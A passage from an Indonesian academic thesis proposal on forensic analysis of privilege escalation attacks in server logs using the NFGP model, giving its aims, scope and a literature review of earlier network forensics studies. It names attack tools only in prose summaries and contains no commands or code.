Pada penelitian (Hafizh et al., 2020) Penelitian ini meneliti serangan ARP Spoofing pada jaringan dengan menggunakan metode live forensic. Tools yang dipakai adalah Wireshark, Tcpdump, dan alat capture live lainnya yang fokus pada pengumpulan dan analisis paket ARP secara real-time. Metodologi meliputi pemantauan jaringan secara langsung, akuisisi data, identifikasi pola ARP spoofing melalui analisis paket, dan pelaporan hasil investigasi. Tahapan penelitian dilakukan dengan pengawasan live traffic dan evaluasi forensik yang mendalam. Hasil penelitian membuktikan efektivitas metode live forensik dalam deteksi dan analisis serangan ARP spoofing, serta relevansi pendekatan ini sebagai bagian dari network forensics dalam melawan berbagai bentuk serangan jaringan.

Berdasarkan kajian penelitian sebelumnya, sebagian besar studi terkait serangan *privilege escalation* masih berfokus pada aspek keamanan sistem, seperti deteksi dan pencegahan serangan, tanpa melakukan analisis forensik pasca-insiden secara mendalam. Penelitian yang memanfaatkan file log umumnya hanya menyajikan hasil pencatatan atau klasifikasi aktivitas mencurigakan, namun belum mengkaji log tersebut sebagai artefak forensik untuk merekonstruksi kejadian dan mengidentifikasi karakteristik serangan secara sistematis. Selain itu, penerapan kerangka kerja NFGP dalam menganalisis karakteristik serangan *privilege escalation* berbasis file log server masih terbatas. Oleh karena itu, penelitian ini mengisi celah tersebut dengan melakukan analisis forensik file log server menggunakan NFGP guna mengenali dan merumuskan karakteristik serangan *privilege escalation* sebagai dasar investigasi forensik jaringan pasca-insiden.

Tujuan utama dari penelitian ini adalah untuk memperoleh bukti digital mengenai karakteristik artefak serangan *privilege escalation* pada server berdasarkan file log, serta memberikan rekomendasi perbaikan yang tepat untuk menutup kerentanan yang ada guna meningkatkan keamanan server secara menyeluruh.

1.2. Rumusan Masalah

Berdasarkan uraian pada latar belakang maka dapat dirumuskan suatu permasalahan yaitu: Bagaimana cara mengenali karakteristik serangan *privilege escalation* pada server berdasarkan file log menggunakan metode *Network Forensics Generic Process Model* (NFGP)?

1.3. Batasan Penelitian

- a) Penelitian ini akan difokuskan pada penggunaan *Network Forensics Generic Process Model* (NFGP) untuk mengenali karakteristik serangan *privilege escalation* pada server. Hal ini bertujuan untuk memfokuskan penelitian pada implementasi dan analisis yang spesifik terhadap server yang dipilih.
- b) Penelitian ini hanya membahas jenis serangan *privilege escalation* tanpa memperluas ke jenis serangan lainnya.
- c) Penelitian ini akan menggunakan metode *Network Forensics Generic Process Model* (NFGP) untuk mengenali karakteristik serangan *privilege escalation*. Metode lain, seperti *live forensic* atau analisis *forensic offline* tidak akan menjadi fokus utama penelitian ini.
- d) Penelitian ini akan menekankan pada bagaimana penggunaan metode *Network Forensics Generic Process Model* (NFGP) dapat meningkatkan keamanan pada server terkait serangan *privilege escalation*. Aspek keamanan lainnya, seperti XSS atau SQL Injection attacks, tidak akan menjadi fokus penelitian ini.

1.4. Tujuan Penelitian

Tujuan utama dari penelitian ini adalah untuk memperoleh bukti digital mengenai karakteristik artefak serangan *privilege escalation* pada server berdasarkan file log, serta memberikan rekomendasi perbaikan yang tepat untuk menutup kerentanan yang ada guna meningkatkan keamanan server secara menyeluruh.

Dengan menganalisis pola dan tanda-tanda serangan *privilege escalation*, penelitian ini juga bertujuan untuk mengembangkan pemahaman yang lebih baik tentang jenis serangan yang mungkin terjadi dan cara mereka dapat mempengaruhi keamanan *server*.

1.5 Manfaat Penelitian

Manfaat penelitian dari judul tersebut adalah sebagai berikut:

1. Deteksi Serangan: Dengan menerapkan metode *Network Forensics Generic Process Model* (NFGP), penelitian ini dapat membantu dalam mendeteksi serangan *privilege escalation*. Pemahaman yang lebih baik mengenai karakteristik, pola, dan indikator serangan memungkinkan dilakukannya tindakan respons yang tepat untuk memitigasi serangan serta memperoleh bukti digital yang relevan.
2. Meningkatkan Keamanan Server: Penelitian ini memberikan manfaat signifikan dalam meningkatkan keamanan server. Dengan mengenali karakteristik serangan *privilege escalation* melalui metode NFGP, langkah-langkah pengamanan yang lebih efektif dapat diterapkan. Hal ini membantu mengurangi risiko keberhasilan serangan dan melindungi data sensitif yang tersimpan pada server.
3. Pengembangan Strategi Keamanan yang Lebih Efektif: Penelitian ini memberikan wawasan baru mengenai karakteristik serangan *privilege escalation* yang sering terjadi pada server. Wawasan tersebut dapat dijadikan dasar dalam mengembangkan strategi keamanan yang lebih efektif dan proaktif. Dengan pemahaman yang lebih mendalam, kebijakan keamanan serta sistem deteksi yang lebih kuat dapat dirancang untuk menghadapi ancaman yang terus berkembang.

1.6 Luaran Penelitian

1. Luaran penelitian ini adalah publikasi di jurnal lokal yang terakreditasi Sinta. Dengan menerbitkan penelitian ini dalam jurnal terakreditasi Sinta, peneliti dapat berbagi temuan dan kontribusi mereka dengan komunitas ilmiah dan praktisi di bidang keamanan informasi. Publikasi ini dapat menjadi sumber referensi bagi para akademisi, peneliti, dan profesional keamanan untuk memperoleh wawasan dan pemahaman yang lebih dalam tentang penggunaan metode *Network Forensics Generic Process Model* (NFGP) dalam mengenali serangan *privilege escalation* pada server berdasarkan file log. Selain itu, publikasi ini juga dapat meningkatkan visibilitas dan reputasi peneliti serta institusi di mana penelitian tersebut dilakukan.

2. Karakterisasi Artefak Digital: Teridentifikasinya karakteristik artefak digital dari serangan *privilege escalation* pada server yang dapat digunakan sebagai bukti dalam investigasi forensik.
3. Metode Analisis Network Forensic: Penerapan metode NFGP yang efektif dalam menganalisis data lalu melintasi jaringan untuk mendeteksi dan menginvestigasi serangan *privilege escalation*.
4. Rekomendasi Perbaikan Keamanan: Terbentuknya rekomendasi teknis yang dapat digunakan untuk menutup kerentanan serta meningkatkan keamanan server terhadap serangan *privilege escalation*.
5. Peningkatan Kapasitas Deteksi: Sistem atau model analisis yang meningkatkan kemampuan deteksi serangan *privilege escalation* secara real-time dan akurat pada lingkungan server.
6. Kontribusi Ilmiah dan Praktis: Penelitian ini memberikan kontribusi bagi pengembangan ilmu forensik digital dan praktik keamanan jaringan, khususnya dalam konteks penanganan serangan *privilege escalation* pada server.

BAB 2

Tinjauan Pustaka

2.1 Penelitian Terdahulu

Forensik digital adalah proses ilmiah untuk mengidentifikasi, menyimpan, menganalisis, dan menyajikan bukti digital dengan cara menjaga integritasnya dan mendukung proses hukum dalam investigasi kejahatan dunia maya (Friedl & Pernul, 2024). Teknik forensik digital mencakup berbagai metode, prosedur, dan alat yang digunakan oleh penyidik untuk mengidentifikasi, mengumpulkan, mengamankan, dan menganalisis bukti digital dari perangkat elektronik. Teknik ini dirancang agar bukti yang diperoleh tetap utuh, tidak berubah, dan sah secara hukum untuk mendukung proses penyelidikan dan penyidikan (Klasén et al., 2024). Ilmu forensik digital tidak hanya digunakan untuk mengumpulkan bukti, tetapi juga untuk merekonstruksi aktivitas kriminal dan mengidentifikasi informasi pemilik perangkat digital (S. L. Garfinkel, 2010).

Sebelumnya, telah dilakukan penelitian berkaitan dengan *cyber security*, *network forensics*, dan *privilege escalation*, yaitu pada penelitian (Provos & Friedl GeNUA Peter Honeyman, 2023) Penelitian ini fokus pada mekanisme pencegahan eskalasi hak istimewa (*privilege escalation*) melalui pendekatan pemisahan hak istimewa yang bertujuan meminimalisir risiko eskalasi hak dari bagian aplikasi yang rentan. Metode yang digunakan bersifat konseptual dan desain sistem, dengan tahapan penelitian meliputi studi literatur, analisis kelemahan sistem, perancangan serta solusi yang menyatakan pembagian hak akses secara ketat. Meskipun tidak menggunakan alat khusus, hasil penelitian menunjukkan bahwa penerapan pemisahan hak istimewa secara signifikan mengurangi potensi eskalasi hak istimewa, sehingga meningkatkan keamanan server dari serangan yang mengincar kelemahan hak akses.

Pada penelitian (Ab Wahab & Mohamad Zain, 2018) penelitian ini fokus pada karakteristik dan teknik eskalasi hak istimewa pada sistem operasi Windows. Alat yang digunakan meliputi Metasploit, skrip PowerShell, serta alat memori forensik untuk melakukan eksperimen dan analisis serangan. Metode penelitian terdiri dari simulasi serangan eskalasi hak, pengujian eksploitasi yang berbeda, dan pengumpulan data forensik untuk proses analisis. Tahapan penelitian meliputi setup lingkungan Windows, pelaksanaan serangan, dan evaluasi hasil. Hasil penelitian mengungkap berbagai teknik eskalasi hak

istimewa pada sistem Windows dan menyediakan pengetahuan penting untuk mendeteksi dan perlindungan terhadap serangan berbasis eskalasi hak di server.

Pada penelitian (W. Ardiyasa et al., 2021) Penelitian ini menganalisis serangan remote eksploitasi, termasuk serangan *privilege escalation*, pada jaringan komputer dengan menggunakan metode network forensics. Tools yang digunakan meliputi Wireshark dan Tcpdump untuk menangkap dan menganalisis paket data jaringan. Tahapan penelitian terdiri dari pengumpulan data lalu lintas jaringan korban, analisis pola serangan melalui forensik jaringan, dan identifikasi karakteristik eksploitasi. Hasil penelitian membuktikan bahwa pendekatan network forensic efektif dalam mengenali pola serangan privilege escalation, memungkinkan deteksi dini dan mitigasi yang lebih baik terhadap serangan tersebut pada jaringan server.

Pada penelitian (I. W. Ardiyasa, 2019) penelitian ini mengeksplorasi aplikasi network forensics untuk investigasi serangan yang terjadi pada syslog server. Penelitian menggunakan alat seperti Wireshark dan Tcpdump serta sumber data syslog server untuk korelasi log dan analisis serangan. Metode penelitian melibatkan akuisisi data jaringan, analisis paket jaringan, dan korelasi data log dari syslog server dengan pola aktivitas serangan. Tahapan penelitian meliputi pengambilan data, analisis jaringan, dan pelaporan hasil investigasi. Penelitian ini menunjukkan bahwa forensik jaringan dapat secara efektif mengidentifikasi dan menganalisis serangan yang menargetkan server, meskipun tidak fokus hanya pada eskalasi hak istimewa.

Pada penelitian (Hafizh et al., 2020) Penelitian ini meneliti serangan ARP Spoofing pada jaringan dengan menggunakan metode live forensic. Tools yang dipakai adalah Wireshark, Tcpdump, dan alat capture live lainnya yang fokus pada pengumpulan dan analisis paket ARP secara real-time. Metodologi meliputi pemantauan jaringan secara langsung, akuisisi data, identifikasi pola ARP spoofing melalui analisis paket, dan pelaporan hasil investigasi. Tahapan penelitian dilakukan dengan pengawasan live traffic dan evaluasi forensik yang mendalam. Hasil penelitian membuktikan efektivitas metode live forensik dalam deteksi dan analisis serangan ARP spoofing, serta relevansi pendekatan ini sebagai bagian dari network forensics dalam melawan berbagai bentuk serangan jaringan.

Pada penelitian (Kurnia, 2020) penelitian ini bertujuan untuk melakukan analisis forensik serangan SQL Injection dan Denial of Service (DoS) pada server lokal menggunakan Sistem Deteksi Intrusi (IDS) Snort. Metode penelitian dilakukan dengan eksperimen berupa simulasi serangan pada server yang telah dipersiapkan dengan instalasi

Ubuntu, konfigurasi DNS, web server, dan jaringan. Teknik serangan yang diuji meliputi metode serangan komentar dan numerik SQL Injection pada protokol HTTP serta serangan DoS pada port TCP 22 (SSH). Tools yang digunakan meliputi sqlmap untuk menjalankan serangan SQL Injection, software simulasi DDoS untuk serangan DoS, dan Snort sebagai IDS untuk mendeteksi serta merekam aktivitas serangan tersebut. Hasil penelitian menunjukkan bahwa metode serangan komentar berhasil membypass login dan mengakses sistem sebagai admin, sedangkan numerik SQL Injection terdeteksi oleh Snort walaupun gagal membypass login. Serangan DoS yang dijalankan juga berhasil dideteksi dan sumber serangan dicatat lengkap dengan alamat IP-nya oleh Snort. Penelitian ini menekankan pentingnya analisis penggunaan forensik dan IDS untuk membantu administrator jaringan dalam mendeteksi, menganalisis, dan mencegah serangan pada server guna menjaga keamanan sistem secara efektif.

Pada penelitian (M. Adam et al., 2022) penelitian ini membahas analisis forensik serangan DDoS Ping of Death pada server web, dengan fokus utama pada simulasi dan pendeteksian serangan menggunakan metode NIST yang meliputi tahap pengumpulan, pengujian, analisis, dan pelaporan bukti digital. Metode penelitian yang digunakan adalah eksperimental dengan melakukan simulasi serangan pada server target. Tools yang digunakan dalam penelitian ini adalah Hping3 untuk melakukan serangan DDoS Ping of Death, Nmap untuk melakukan penilaian kerentanan (vulnerability assessment) pada server target, serta Snorby dan Wireshark untuk menganalisis lalu lintas jaringan dan mengumpulkan bukti serangan digital. Teknik serangan yang diterapkan berupa ping of death dengan protokol ICMP untuk menyebabkan server web Cakrainide.com down. Hasil penelitian menunjukkan bahwa serangan DDoS Ping of Death berhasil dilaksanakan dari IP address tertentu dan berhasil membuat server tidak responsif, sementara aktivitas serangan tersebut dapat dideteksi dan dianalisis secara forensik menggunakan Snorby dan Wireshark. Penelitian ini menggarisbawahi pentingnya penggunaan alat dan metode forensik untuk mendeteksi dan menganalisis serangan DDoS guna menjaga keamanan server secara efektif.

Pada penelitian (Dehan Pratama et al., 2022) penelitian ini membahas penggunaan Wazuh sebagai sistem manajemen log dan deteksi celah keamanan pada server untuk melindungi terhadap serangan Denial of Service (DoS). Fokus penelitian adalah menerapkan server monitoring untuk mengawasi kinerja serta mengidentifikasi potensi serangan dengan menggunakan Wazuh sebagai solusi open source. Metode penelitian dilakukan secara eksperimen melalui konfigurasi monitoring pada server Ubuntu dan Windows, meliputi pengawasan log web server Apache, MySQL, SSHD, serta monitoring integritas file (File

Integrity Monitoring) dan integrasi dengan VirusTotal API untuk mendeteksi malware. Teknik deteksi serangan DoS dilakukan dengan pengaturan aturan Suricata sebagai sistem deteksi intrusi jaringan, yang mampu mengenali serangan SYN Flood, ICMP Flood, dan HTTP Flood. Hasil penelitian menunjukkan bahwa Wazuh efektif dalam mendeteksi dan memonitor beragam serangan DoS, dengan keberhasilan deteksi pada serangan SYN Flood dan ICMP Flood, sedangkan serangan ACK Flood dan UDP Flood mengalami kegagalan deteksi. Kesimpulan penelitian pentingnya penggunaan sistem monitoring dan deteksi berbasis host seperti Wazuh untuk meningkatkan keamanan server dari ancaman serangan DoS dan menjaga kinerja sistem secara optimal.

Pada penelitian (Syahputra et al., 2024) Penelitian ini membahas analisis forensik serangan Denial of Service (DoS) pada router Mikrotik dengan menggunakan metode Live Forensics. Fokus utama penelitian adalah mengkaji dampak serangan DoS terhadap kinerja router serta efektivitas penerapan konfigurasi firewall dalam mitigasi serangan tersebut. Metode penelitian dilakukan secara eksperimental dengan pengumpulan data melalui pemantauan lalu lintas jaringan secara real-time, log akuisisi, dan analisis sistematis menggunakan teknik Live Forensics. Tools yang digunakan meliputi Hping3 untuk melakukan serangan DoS, Winbox untuk konfigurasi dan monitoring router Mikrotik, serta Wireshark untuk analisis lalu lintas jaringan secara mendalam. Teknik yang diterapkan mencakup serangan DoS pada port 80 menggunakan Hping3 dan penerapan aturan firewall Filter dan RAW untuk mencegah serangan. Hasil penelitian menunjukkan bahwa serangan DoS berhasil menyebabkan penurunan kinerja router secara signifikan, dengan peningkatan beban CPU dari 10% menjadi 99% dan penurunan memori yang tersedia. Setelah penerapan firewall, kinerja router kembali stabil dengan beban CPU turun hingga 12% dan memori meningkat, serta throughput jaringan tetap terjaga. Penelitian ini menekankan pentingnya metode Live Forensics dalam analisis serangan secara real-time dan efektivitas konfigurasi firewall sebagai langkah mitigasi serangan DoS pada perangkat router Mikrotik.

Pada penelitian (Nawwar, 2024b) penelitian ini membahas analisis forensik digital pada komputer di Perpustakaan Sekolah Pascasarjana UIN Syarif Hidayatullah Jakarta dengan fokus pada penerapan model NFGP untuk investigasi keamanan siber. Metode penelitian meliputi observasi, studi pustaka, dan analisis langsung komputer sasaran dengan tahapan identifikasi, preservasi, koleksi, pemeriksaan, analisis, dan pelaporan data serta hasil forensik. Tools yang digunakan antara lain CedarPelta Live Response untuk pengumpulan data, Hayabusa untuk pemeriksaan data, Elasticsearch untuk analisis data, dan Microsoft Word untuk penyusunan laporan. Teknik yang digunakan meliputi pengumpulan event log

komputer dan analisis artefak digital yang terkait dengan potensi kejahatan siber di lingkungan perpustakaan. Hasil penelitian menunjukkan bahwa metode NFGP efektif dalam mendeteksi dan menganalisis aktivitas malware serta kejadian serangan siber di perpustakaan komputer, menghasilkan laporan forensik yang dapat digunakan untuk mengambil keputusan keamanan yang lebih baik. Penelitian ini menggarisbawahi pentingnya penerapan pendekatan sistematis dan penggunaan alat forensik digital dalam menjaga keamanan infrastruktur TI di institusi pendidikan.

Pada penelitian (Yasin et al., 2021) penelitian ini membahas perkembangan teknologi virtualisasi pada sistem operasi Router OS Mikrotik dan tantangannya dalam investigasi forensik digital. Fokus penelitian adalah penerapan metode NIST (National Institute of Standard and Technology) untuk identifikasi dan analisis bukti digital dari serangan siber yang terjadi pada lingkungan virtual router. Metode penelitian dilakukan secara eksperimental dengan rekaman aktivitas lalu lintas jaringan menggunakan alat forensik Windump, serta analisis visual dan data menggunakan Network Miner dan Wireshark. Teknik forensik digital yang digunakan mencakup tahap pengumpulan, pemeriksaan, analisis, dan pelaporan bukti yang dapat direplikasi secara sistematis. Hasil penelitian menunjukkan bahwa sistem yang dibangun berhasil merekam 220.494 paket data yang dibagi menjadi beberapa bagian, dan bukti serangan yang diperoleh dapat diverifikasi dengan Wireshark dan Network Miner. Analisis selanjutnya mengungkap alamat IP pelaku serangan. Penelitian ini menegaskan bahwa penerapan metode NIST pada sistem forensik dengan objek virtual router efektif untuk membantu investigator dalam mengidentifikasi bukti serangan siber secara tepat dan dapat dipercaya.

Pada penelitian (Toriyansa Natanegara, 2023) Penelitian ini membahas penerapan Honeypot Cowrie dan Snort sebagai solusi keamanan server dalam mendeteksi serangan brute-force dan DoS/DDoS. Fokus penelitian adalah meningkatkan kemampuan deteksi dan penanganan serangan melalui sistem keamanan yang memonitor serangan pada protokol SSH, Telnet, OpenSSH, dan aktivitas jaringan. Metode penelitian menggunakan Network Development Life Cycle (NDLC) yang mencakup analisis kebutuhan, desain, simulasi prototipe, implementasi, monitoring, dan manajemen sistem keamanan. Tools utama yang digunakan adalah Honeypot Cowrie untuk menangkap dan merekam serangan brute-force, serta Snort yang beroperasi dalam mode inline untuk mendeteksi dan mencegah serangan DoS/DDoS dan brute-force. Teknik penelitian melibatkan simulasi serangan brute-force dan DoS/DDoS pada lingkungan server Virtual Private Server (VPS) dengan sistem operasi Ubuntu 20.04.2 LTS. Hasil penelitian menunjukkan Honeypot Cowrie efektif dalam

mendeteksi dan merekam percobaan serangan brute-force, sementara Snort berhasil mendeteksi dan mencegah serangan DoS/DDoS serta brute-force, membuktikan bahwa kombinasi kedua tools ini dapat meningkatkan keamanan server secara signifikan dan menjaga stabilitas sistem.

Pada penelitian (Murti et al., 2023) penelitian ini membahas keamanan jaringan dengan fokus pada analisis serangan DDoS menggunakan metode Network Forensic Development Life Cycle (NFDLC). Tujuan penelitian adalah untuk mengidentifikasi dan menganalisis bukti digital serangan pada router serta menentukan karakteristik barang bukti digital secara sistematis. Metode penelitian menggunakan pendekatan eksperimental dengan pengumpulan data melalui pemantauan lalu lintas jaringan dan pengujian serangan DDoS secara langsung. Tools yang digunakan meliputi perangkat lunak untuk pengumpulan log dan analisis lalu lintas jaringan. Teknik yang diterapkan meliputi fase identifikasi, preservasi, koleksi, eksaminasi, dan analisis bukti digital yang diambil dari aktivitas serangan DDoS. Hasil penelitian menunjukkan bahwa serangan DDoS berhasil menurunkan performa router signifikan, terbukti dengan kenaikan beban CPU dari 1% menjadi 52% dan penurunan memori yang tersedia. Penelitian ini juga menunjukkan efektivitas metode NFDLC dalam membantu investigasi forensik digital dan memberikan gambaran komprehensif mengenai bukti serangan, sehingga dapat meningkatkan keamanan dan mitigasi ancaman siber pada perangkat jaringan.

Pada penelitian (Pradhana et al., 2021) penelitian ini membahas penggunaan metode Live Forensics untuk mendeteksi serangan Flooding Attack pada router, dengan fokus pada penerapan tahap identifikasi, preservasi, koleksi, eksaminasi, dan analisis bukti digital dari aktivitas serangan tersebut. Tujuan penelitian adalah mendeteksi dan menginvestigasi aktivitas serangan Flooding yang mengganggu performa router menggunakan pendekatan forensik digital secara langsung. Metode yang digunakan adalah eksperimental dengan simulasi serangan Flooding pada router dan pengumpulan data melalui Winbox serta analisis lalu lintas jaringan menggunakan Wireshark. Teknik penelitian meliputi pengumpulan file log aktivitas dan capture paket data untuk analisis, dengan langkah-langkah sistematis dalam investigasi forensik. Hasil penelitian menunjukkan bahwa metode Live Forensics efektif dalam mendeteksi serangan Flooding yang mengakibatkan aktivitas tidak wajar pada router, termasuk identifikasi IP Address mencurigakan, sehingga metode ini dapat digunakan sebagai solusi dalam investigasi dan peningkatan keamanan jaringan berbasis router.

Pada penelitian (Wijayanto, 2023) penelitian ini membahas analisis forensik serangan ARP Spoofing dengan menggunakan metode TAARA, yang bertujuan untuk

melakukan investigasi forensik jaringan secara sistematis. Fokus penelitian adalah penerapan tahapan TAARA (Trigger, Acquire, Analyze, Report, Action) untuk identifikasi dan analisis bukti digital dari serangan ARP Spoofing pada jaringan komputer. Metode penelitian menggunakan pendekatan eksperimental dengan pengumpulan data melalui pemantauan lalu lintas jaringan dan pengujian serangan secara langsung. Tools yang digunakan meliputi Wireshark dan Network Miner sebagai alat bantu dalam pengumpulan dan analisis data forensik. Teknik yang digunakan mencakup tahap identifikasi, preservasi, koleksi, eksaminasi, dan analisis bukti digital yang diambil dari aktivitas serangan. Hasil penelitian menunjukkan bahwa metode TAARA efektif dalam mendeteksi dan menganalisis bukti digital serangan ARP Spoofing, serta memberikan solusi yang dapat diandalkan untuk membantu investigator dalam mengidentifikasi bukti serangan siber secara tepat dan terpercaya.

Pada penelitian (Putra et al., 2023) Penelitian ini membahas analisis forensik serangan file upload pada web server dengan fokus pada serangan Distributed Denial of Service (DDoS) dan web shell yang memungkinkan penyerang menjalankan perintah dari jarak jauh. Tujuan penelitian adalah untuk mendeteksi dan menganalisis karakteristik serangan tersebut menggunakan pendekatan live forensics. Metode penelitian yang digunakan adalah eksperimental dengan pengumpulan artefak dari perangkat jaringan berupa router dan komputer server menggunakan tools Winbox untuk router dan Wireshark untuk komputer server. Teknik analisis yang digunakan meliputi pengumpulan log aktivitas pada router serta capture paket data jaringan secara visual dan dinamis. Hasil penelitian menunjukkan bahwa metode live forensics efektif dalam mendeteksi serangan DDoS dan web shell, mampu memberikan gambaran lengkap mengenai aktivitas serangan termasuk IP dan MAC address pelaku serta korban, serta memberikan rekomendasi perbaikan pada web server untuk mencegah serangan berulang dan meningkatkan keamanan sistem.

Pada penelitian (Iriani & Hafizh, 2023) penelitian ini membahas penerapan metode Network Forensic Development Life Cycle (NFDLC) dalam analisis forensik serangan pada jaringan OPD dengan fokus pada interkoneksi jaringan. Tujuan penelitian adalah untuk mengidentifikasi dan menganalisis bukti digital secara sistematis terkait serangan jaringan guna meningkatkan keamanan jaringan OPD. Metode penelitian menggunakan pendekatan eksperimen dengan pengumpulan data melalui monitoring lalu lintas jaringan dan pemantauan aktivitas menggunakan berbagai perangkat keras dan lunak, termasuk komputer dengan sistem operasi berbeda serta perangkat jaringan seperti router dan switch. Tools yang digunakan meliputi Wireshark, Ettercap, Winbox, dan Kali Linux. Teknik penelitian

meliputi tahap identifikasi, preservasi, koleksi, eksaminasi, dan analisis bukti digital sesuai metodologi NFDLC. Hasil penelitian menunjukkan efektivitas metode NFDLC dalam mengungkap aktivitas mencurigakan di jaringan dan memberikan rekomendasi peningkatan keamanan jaringan OPD secara komprehensif.

Pada penelitian (Maulana, 2023) penelitian ini membahas klasifikasi serangan jaringan menggunakan metode Support Vector Machine (SVM) dengan tujuan mengidentifikasi dan menganalisis bukti digital terkait berbagai serangan seperti DDoS, XSS, dan SQLi secara sistematis untuk keperluan investigasi forensik jaringan. Fokus penelitian terletak pada penerapan SVM untuk mendeteksi dan mengklasifikasikan serangan dengan akurasi tinggi berdasarkan data lalu lintas jaringan. Metode penelitian menggunakan pendekatan eksperimental dengan pengumpulan data melalui monitoring lalu lintas jaringan dan pemantauan aktivitas jaringan menggunakan sejumlah perangkat keras dan perangkat lunak. Tools yang digunakan meliputi perangkat lunak pengumpulan data jaringan serta aplikasi analisis untuk mendukung proses klasifikasi. Teknik yang digunakan mencakup pengumpulan data fitur jaringan, pra-pemrosesan data, pelatihan model SVM, dan validasi hasil klasifikasi. Hasil penelitian menunjukkan bahwa metode SVM efektif dalam mendeteksi dan mengklasifikasikan serangan DDoS, XSS, dan SQLi dengan tingkat akurasi yang memadai, sehingga memberikan kontribusi penting dalam peningkatan keamanan jaringan berbasis forensik.

Pada penelitian (Damayanti & Hikmah, 2022) penelitian ini membahas analisis forensik jaringan terhadap serangan Denial of Service (DoS) pada jaringan cloud berbasis Owncloud dengan menggunakan pendekatan Generic Framework for Network Forensics (GFNF). Tujuan penelitian adalah untuk mengidentifikasi dan menganalisis bukti digital dari berbagai jenis serangan DoS seperti SSH brute force, SYN flood, ping of death, dan port scanning untuk mengetahui pelaku, waktu, jenis serangan, serta dampaknya terhadap sumber daya sistem. Fokus penelitian terletak pada pengumpulan dan analisis bukti digital yang terkait dengan serangan tersebut menggunakan data lalu lintas jaringan. Metode penelitian menggunakan pendekatan eksperimental dengan simulasi serangan selama 1 menit untuk masing-masing 30 kali ulangan. Tools yang digunakan meliputi Wireshark dan Snort untuk analisis paket jaringan, serta ELK Stack untuk visualisasi data hasil analisis. Teknik yang digunakan mencakup pengumpulan data digital, monitoring lalu lintas jaringan, analisis paket, identifikasi pola serangan, dan pelaporan hasil secara komprehensif. Hasil penelitian menunjukkan bahwa metode GFNF efektif dalam mengungkap bukti digital serangan DoS, termasuk IP penyerang, waktu serangan, jenis serangan, serta peningkatan penggunaan CPU

dan RAM selama serangan berlangsung, yang divisualisasikan dalam dashboard ELK Stack untuk mendukung pemantauan dan analisis keamanan jaringan.

Pada penelitian (Surya Kusuma, 2023) penelitian ini membahas analisis forensik terhadap serangan ransomware Ryuk pada jaringan komputer berbasis Windows dengan tujuan untuk menemukan informasi pelaku serangan melalui pengumpulan data digital evidence seperti IP address, MAC address, port, dan file paket yang mengandung virus ransomware. Fokus penelitian adalah pada penerapan metode live forensic untuk mendeteksi dan menganalisis serangan ransomware serta dampaknya pada sistem jaringan. Metode penelitian dilakukan secara eksperimental dengan pengumpulan artefak jaringan menggunakan aplikasi pengolahan paket dan pemeriksaan file yang terinfeksi. Tools yang digunakan meliputi perangkat lunak pengolahan paket jaringan dan monitoring aktivitas file. Teknik yang digunakan mencakup identifikasi jejak digital, pengukuran waktu kecepatan enkripsi ransomware, dan analisis pola serangan melalui live forensic. Hasil penelitian menunjukkan bahwa serangan ransomware Ryuk dapat dianalisis secara efektif menggunakan metode live forensic, dengan pengukuran waktu enkripsi selama 10 menit, serta memberikan pemahaman tentang potensi kerusakan yang dapat ditimbulkan oleh serangan phishing pada sistem cloud berbasis jaringan komputer.

Serangan *privilege escalation* yang sangat berbahaya karena memiliki posisi 10 besar pada tingkat aduan BSSN aduan pada tahun 2024 (LANSKAP KEAMANAN SIBER INDONESIA 2024, n.d.), namun penelitian dan analisis untuk forensik terhadap serangan ini masih sedikit dan belum terlalu fokus pada *Network Forensics Generic Process Model (NFGP)* terutama pada bidang cyber security terhadap serangan *privilege escalation*.

Penelitian ini diharapkan dapat menambah referensi penyidik untuk mendapatkan atau mengidentifikasi serangan *privilege escalation* yang selama ini semakin tinggi. Metode yang dipakai untuk mengidentifikasi tindakan serangan *privilege escalation* menggunakan metode *Network Forensics Generic Process Model (NFGP)* untuk mencari artefak digital dalam log serangan yang terjadi pada server.

Bisa dilihat tabel 2.1 Ulasan Kritis Tema.

Tabel 2.1 Ulasan Kristis Tema.

No	Peneliti	Tujuan	Pendekatan/ Metode Penelitian	Hasil Penelitian	Aspek Kritis Penelitian
1.	(Provos & Friedl	Menganalisis kerentanan keamanan	Studi analitis dan eksperimental dengan pengujian	Menemukan celah buffer overflow yang	Penelitian terbatas pada versi dan implementasi SSH

	GeNU A Peter Honey man, 2023)	dalam protokol SSH dengan fokus pada deteksi dan mitigasi eksploitasi buffer overflow.	eksploitasi buffer overflow pada SSH yang dikembangkan.	dapat dimanfaatkan untuk serangan dan usulan mitigasi pengamanan.	tertentu, belum diuji pada sistem produksi luas. Kebutuhan pengujian lebih lanjut untuk variasi eksploitasi dan lingkungan.
2.	(Ab Wahab & Mohamad Zain, 2018)	Melembahkan metode eskalasi hak istimewa pada sistem Windows melalui jaringan backdoor dan menambang informasi menggunakan USB Hacktool.	Pendekatan proof of Concept dengan memperkuat serangan melalui USB Hacktool yang menggunakan reverse shell dan terowongan ngrok sebagai metode koneksi.	Berhasil menunjukkan konsep eskalasi hak akses di Windows menggunakan USB Hacktool, memberikan edukasi keamanan siber terkait potensi serangan.	Penelitian bersifat bukti konsep dan fokus pada pemaparan, sehingga belum diuji pada skala besar atau lingkungan produksi nyata. Keterbatasan pada ragam sistem operasi dan skenario serangan yang diuji.
3.	(W. Ardiyasa et al., 2021)	Menganalisis serangan Remote Exploit pada jaringan komputer dengan memanfaatkan celah protokol SMB pada port 445 menggunakan metode Network Forensic.	Pendekatan Network Forensic untuk monitoring dan analisis lalu lintas jaringan yang meliputi proses pengumpulan bukti dan investigasi serangan Remote Exploit.	Ditemukan informasi berupa IP penyerang, aktivitas penyerang, port yang dimanfaatkan, dan target serangan. Metode Network Forensic efektif untuk mendeteksi jejak serangan.	Studi terbatas pada simulasi skenario dengan perangkat lunak tertentu dan jaringan kecil, belum diuji skala besar dan variasi serangan yang lebih kompleks.
4.	(I. W. Ardiyasa, 2019)	Menjelaskan aplikasi analisis network forensic berbasis web untuk menganalisis file log syslog dalam mendeteksi serangan cyber pada komputer server.	Metode Network Forensic Process dengan tahapan pengumpulan data, analisis, dan investigasi aktivitas cyber melalui file syslog. Aplikasi diuji menggunakan metode blackbox pengujian untuk	Aplikasi berhasil dijelaskan dan diimplementasikan sesuai dengan rencana, mampu menangani analisis serangan melalui file syslog di	Penelitian masih terbatas pada lingkungan simulasi lokal dengan pengujian fungsionalitas aplikasi via blackbox, belum diuji dalam skala jaringan nyata yang kompleks. Dokumentasi mitigasi lanjutan dan

			memastikan fungsi berjalan sesuai harapan.	lingkungan localhost berbasis web.	respons kejadian belum dibahas secara mendalam.
